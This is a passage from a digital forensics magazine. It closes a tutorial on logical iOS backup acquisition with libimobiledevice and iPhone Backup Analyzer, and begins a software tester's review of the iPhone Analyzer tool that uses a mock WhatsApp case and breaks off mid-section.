It's now time to start the acquisition process, whose duration depends on the amount of data stored on the device. When dealing with iDevices running iOS 4 or later, you must use the "idevicebackup2" command, with the parameter "backup" and the folder where you want the backup to be stored in.




Figure 5. *idevicebackup2 starting to acquire data*

As you can see from the screenshot above, the command starts a service on a communication port, establishes a connection to the iDevice ad performs a full backup of the contents of the phone.

Upon completion you will find, in the location you set as second parameter, a directory named after the device UDID (40 hexadecimal digits) which contains several files with long hexadecimal names and four specific files: “Info.plist”, “Manifest.mdbd”, “Manifest.plist” and “Status.plist”.




Figure 6. backup folder

The file “Info.plist” contains the device information you saw before with the command “ideviceinfo”, the other files contain some information about the device and the backup process just performed.

VIEWING ACQUIRED DATA

Browsing through the folder you may have quickly realized that the files just acquired are not useful for viewing and parsing data. That’s because the format the libidevicebackup library extracts data in is the Apple standard backup format, the same used by iTunes.

The first thing you can do to make the data easily browsable is to “unback” those files with the command “idevicebackup2” and the parameter “unback” followed by the folder where you store the backup (in the example, the “/home/santoku” folder).

This will convert all the backups stored in the directory passed as third parameter into a human readable extraction. If you only want to convert a specific backup, you can use the -u flag followed by the UDID number of the device when running the idevicebackup2 unback command. Please, note that the UDID number is also the folder name of the backup. The command to convert the backup is the following: “idevicebackup2 -u <UDID> unback <backup-folder>”.




Figure 7. *idevicebackup2 used to convert backups*

Please, remember to point your idevicebackup2 to the main directory that holds the UDID directories inside (ex. /home/santoku/) and not the UDID directories themselves (ex. /home/santoku/<UDID>/).

After the completion of the “unback” process you should find a new directory named: “_unback_” in the folder where backups are stored (not inside each of the backups performed). Now if you navigate to this directory, you will find again one or more folders named after the UDID of the devices you successfully backed up, containing some human readable folders you will be able to explore.




Figure 8. *the content of converted backups*

The folders contain extracted data, some of which you can browse and open with standard tools such as image viewers.




Figure 9. *the gallery folder of the converted backup*

A more smart way of examining extracted data is by running one of the many iOS backup viewers. There are many, some of them free, some commercial. I suggest using iPhone Backup Analyzer (also known as iPBA), free and Open Source, developed by Mario Piccinelli. You can download the tool from *http://www.ipbackupanalyzer.com* or find it pre-installed in Santoku or DEFT.

Move to the path where the backup was stored (not the conversion made with “unback”, but the original extraction) and run “ipba” or find it in the menu, if pre-installed. The application will open and ask for the path of the backup.

Through the graphical interface you will be able to browse through plist files and read their contents. The power of this tool is in its plugins, which enable browsing through call history, cell locations, contact browser, network IDs, Safari state, bookmarks and history, SMS browser, Thumbnails browser and in more recent versions also Skype and Whatsapp chats.




Figure 10. *list of plugins included in iPBA2*

The idea is that the tool will let you navigate in a graphical environment through the contents of the iOS backup. Soon also Wechat and man more artifacts will be included in the software plugin repository.

IN SUMMARY

Through this tutorial you have learnt the basis of mobile forensics acquisition, getting some information about the three main acquisition methods: physical, file system and logical. Next you've learnt how to connect a device running iOS to a computer running Linux and, with free and open source tools, perform a logical acquisition of the content of such device. After extracting logical data, you have learnt how to convert them into human readable folders and finally to view the contents by means of a graphical tool, iPhone Backup Analyzer.

Any trademarks represented in this communication are the property of their respective owner(s).

ON THE WEB

- *http://www.deftlinux.net* – DEFT Linux website
- *http://santoku-linux.com* – Santoku Linux website
- *http://www.libimobiledevice.or* – Cross platrofm for connecting iDevices to PC
- *http://viaforensics.com* – VIAforensics homepage
- *http://www.ipbackupanalyzer.com* – iPBA2 homepage


BIBLIOGRAPHY

Andrew Hoog and Katie Strzempka, iPhone and iOS forensics, Syngress, ISBN 978-1-59749-659-9

REFERENCES

HOWTO create a logical iOS device backup using libimobiledevice on Santoku Linux: *https://santoku-linux.com/howto/mobile-forensics/howto-create-a-logical-backup-of-an-ios-device-using-libimobiledevice-on-santoku-linux*

ABOUT THE AUTHOR



Paolo Dal Checco is an expert witness and technical advisor with ongoing roles of Computer Forensics Analyst and Examiner for Attorneys, Law Enforcement Officers, private citizens and Companies. He graduated in Computer Science and earned a PhD in 2006 specializing in Computer and Network Security, then after a few years of University Research he founded two Companies focusing on Computer Forensics and Digital Investigations. He is a member of the IISFA Italian Chapter Association and one of the founders of the DEFT Association, which aims at developing the GNU Linux distribution called DEFT (Digital Evidence & Forensics Toolkit) and the suite DART (Digital Advanced Response Toolkit).

IPHONE ANALYZER: EFORENSICS FROM A TESTER'S VIEW

A SHORT EFORENSICS TUTORIAL ON IPHONE ANALYZER BY A SOFTWARE TESTER

by Cordny Nedercoon

A softwaretester in eforensics, isn't that odd?
Well, not really.
Both are disciplines requiring strong analytical skills to come to a correct diagnosis of the system under investigation.
A softwaretester makes a diagnosis about the quality of the software, and a forensic investigator makes a 'forensic' diagnosis by collecting evidence for a crime committed.

Also the system under investigation shows similarities. Both systems must be separate and not tampered with.

This article is the first of a series where I will show how I look at a particular eforensics software application as a tester and show possible risks when using it.

Starting with the iPhone analyzer developed by CrypticBit.

The iPhone Analyzer allows you to forensically examine or recover date from an iOS device. It principally works by importing backups produced by iTunes or third party software, and providing you with a rich interface to explore, analyze and recover data in human readable formats. Because it works from the backup files everything is forensically safe, and no changes are made to the original data.

According to the website it has the following features:

IPHONE ANALYZER FEATURES

- Supports iOS 2, iOS 3, iOS 4 and iOS 5 devices
- Multi-platform (Java based) product, supported on Linux, Windows and Mac
- Fast, powerful search across device including regular expressions
- Integrated mapping supports visualisation of geo-tagged information, including google maps searches, photos, and cell-sites and wifi locations observed by the device

- Integrated support for text messages, voicemail, address book entries, photos (including metadata), call records and many many others
- Recovery of "deleted" sqlite records (records that have been tagged as deleted, but have not yet been purged by the device can often be recovered),/li>
- Integrated visualisation of plist and sqlite files
- Includes support for off-line mapping, supporting mapping on computers not connected to the Internet
- Support for KML export and direct export to Google Earth
- Browse the device file structure, navigate directly to key files or explore the device using concepts such as "who", "when", "what" and "where".
- Analyse jail broken device directly over SSH without need for backup (experimental)

As a software tester I am very interested in these features and if they work.

But to test this I am dependent on factors like the testenvironment and scope of the test, which are connected to each other as we will see shortly.

MY TESTENVIRONMENT

- a Lenovo Windows 7 PC (Intel® Core) IM 3820QM @ 2.70Ghz
- iPhone 5 (model MD297DN/A)
- iOS 6.1.4
- original cable iPhone 5
- iPhone Analyzer 2.1.0 (h*ttp://sourceforge.net/projects/iphoneanalyzer/files/latest/download*)

When comparing my testenvironment with the described features of the iPhone Analyzer you can see not all features can be tested:

- The iOS under test is iOS 6.1.4, which is a more recent version than mentioned in the features. Let's see what happens when using this version.
- A multi-platform product, but because of the Windows PC only Windows is tested.
- The analysis of a jail broken device will not be done, due to the fact that we use an intact iPhone 5 for this test.

For testing we need a testcase. Because it's all about forensics let's make it a criminal testcase.

Consider the following:

The local police department has arrested a male man, suspected for using an illegal software, called WhatsApp (Just as an example, WhatsApp is no illegal software at this time) since May 2013.

During the apprehension the police found an iPhone 5 in the pocket of the suspect's coat, which could have the illegal WhatsApp installed.

How can we prove the WhatsApp is installed and used by the suspect on his iPhone 5?

The police department found out they can prove it with the software program iPhone Analyzer by CrypticBit, which can be downloaded for free via the CrypticBit website.

The following storyline shows the proceedings of the police department.

TESTSTEPS TO EXTRACT DATA FOR IPHONE ANALYZER

We first have to make a backup of our iPhone 5 with IOS 6.1.4.

This can be done via iTunes, which is further described in the iPhone iOS 6 user guide.

In order to avoid external tampering (via WiFi) this should be done in iPhone airplane mode.

Run iPhone Analzyer and select the File menu. If the file is where iTunes put it, you will find the file listed under “Open: Default iTunes location”. However if you have moved it or are accessing it from a different device or user account then you will need to locate it manually using “Open: new backup directory”. Once you select this a file browser will appear. Navigate until you find the backup directory you want to open, and select “Open”.

Remember the backup directory will have be 40 hex digits long. Once you have done this the backup will open, and more options will become available.

Using iTunes the default locations for the backup will be when using Windows7: <user home>\AppData\Roaming\Apple Computer\MobileSync\Backup.

Inside that directory you will find one or more backup directories. Each backup will have its own directory, which consists of the already mentioned 40 hex digits.

Backup the selected folder and save it to somewhere safe where it can’t be tampered with. Opening the backup directory will show a long list of files. Each of these represents a file from the IOS device, but packaged up in a non-readable format by iTunes.

But there are exceptions: a few files at the bottom of the list are called Info.plist, Manifest (with various extensions) and Status.plist. These tell us something about the device, about the backup and about the files contained within it. These files are only partially human readable and also change between different iOS versions.

For forensic reasons these files are very important, but because this article focuses on the software testing, these files will be discussed when necessary.

Now back to the iPhone Analyzer:

The first thing to see when opening the backup is that media is being loaded:




Figure 1. *Screenshot iPhone Analyzer: loading media*

This takes some time, but when it is finished 2 new shortcuts (All media and Concepts) are made.




Figure 2. *Screenshot media Shortcuts (For privacy reasons, certain information from the screenshots is masked)*

The screen above already shows the important features in different panes: Browse files, Examine files, Phone information, Manifest and detail. Some of the information from these panes were imported from the files which we already saw in the back up directory: manifest, Phone information etc.

Now we have the information from the backup, let's see if we can find the evidence necessary to prove the suspect used WhatsApp on this iPhone 5.

One thing, as is seen in the pane Phone information the Device and Display name shows the name of the owner, but in my opinion this is not conclusive, because anyone can fill in such a name. Finding the illegal software is now higher priority.

First, we have to prove the software WhatsApp is installed on the iPhone 5.

To do this we have to open in the pane Manifest the folder Applications.Dict.




Figure 3. *Screenshot iPhone Analyzer: Applications*

Here we see the name WhatsApp, so WhatsApp is installed as an application on this iPhone 5.

This is also mentioned in the pane Detail as can be seen in the screenprint.

That's a milestone in our forensic research, but it is still not proof the suspect used the illegal software WhatsApp. For this we have to dig deeper.

Until now the program iPhone Analyzer works quite satisfactory, the screens are clear and information can be found quickly. Let's see what happens when we go further.

We worked from the tab Bookmarks, let's see what we can find out when opening the tab File System:




Figure 4. *Screenshot iPhone Analyzer: tab File System*

As can be seen in the screenshot left, different folders can be browsed in the File System and for clarity all are opened to show the subfolders and files.

Starting with the first folder: Documents. Opening one of the files alerts me, it takes a long time and even blocks the software going further. I have to restart.

After restarting and returning to the page I can go further again.

The file ChatStorage.sqllite seems promising: the tab SQL shows an empty table, but the tab Deleted Fragments shows a lot of information about the messaging done by the software WhatsApp.




Figure 5. *Screenshot iPhone Analyzer: ChatStorage SQL*




FIgure 6. *Screenshot iPhone Analyzer: ChatStorage Deleted Fragments*

More proof of the use of WhatsApp can be found in the Contacts file in the Documents folder:

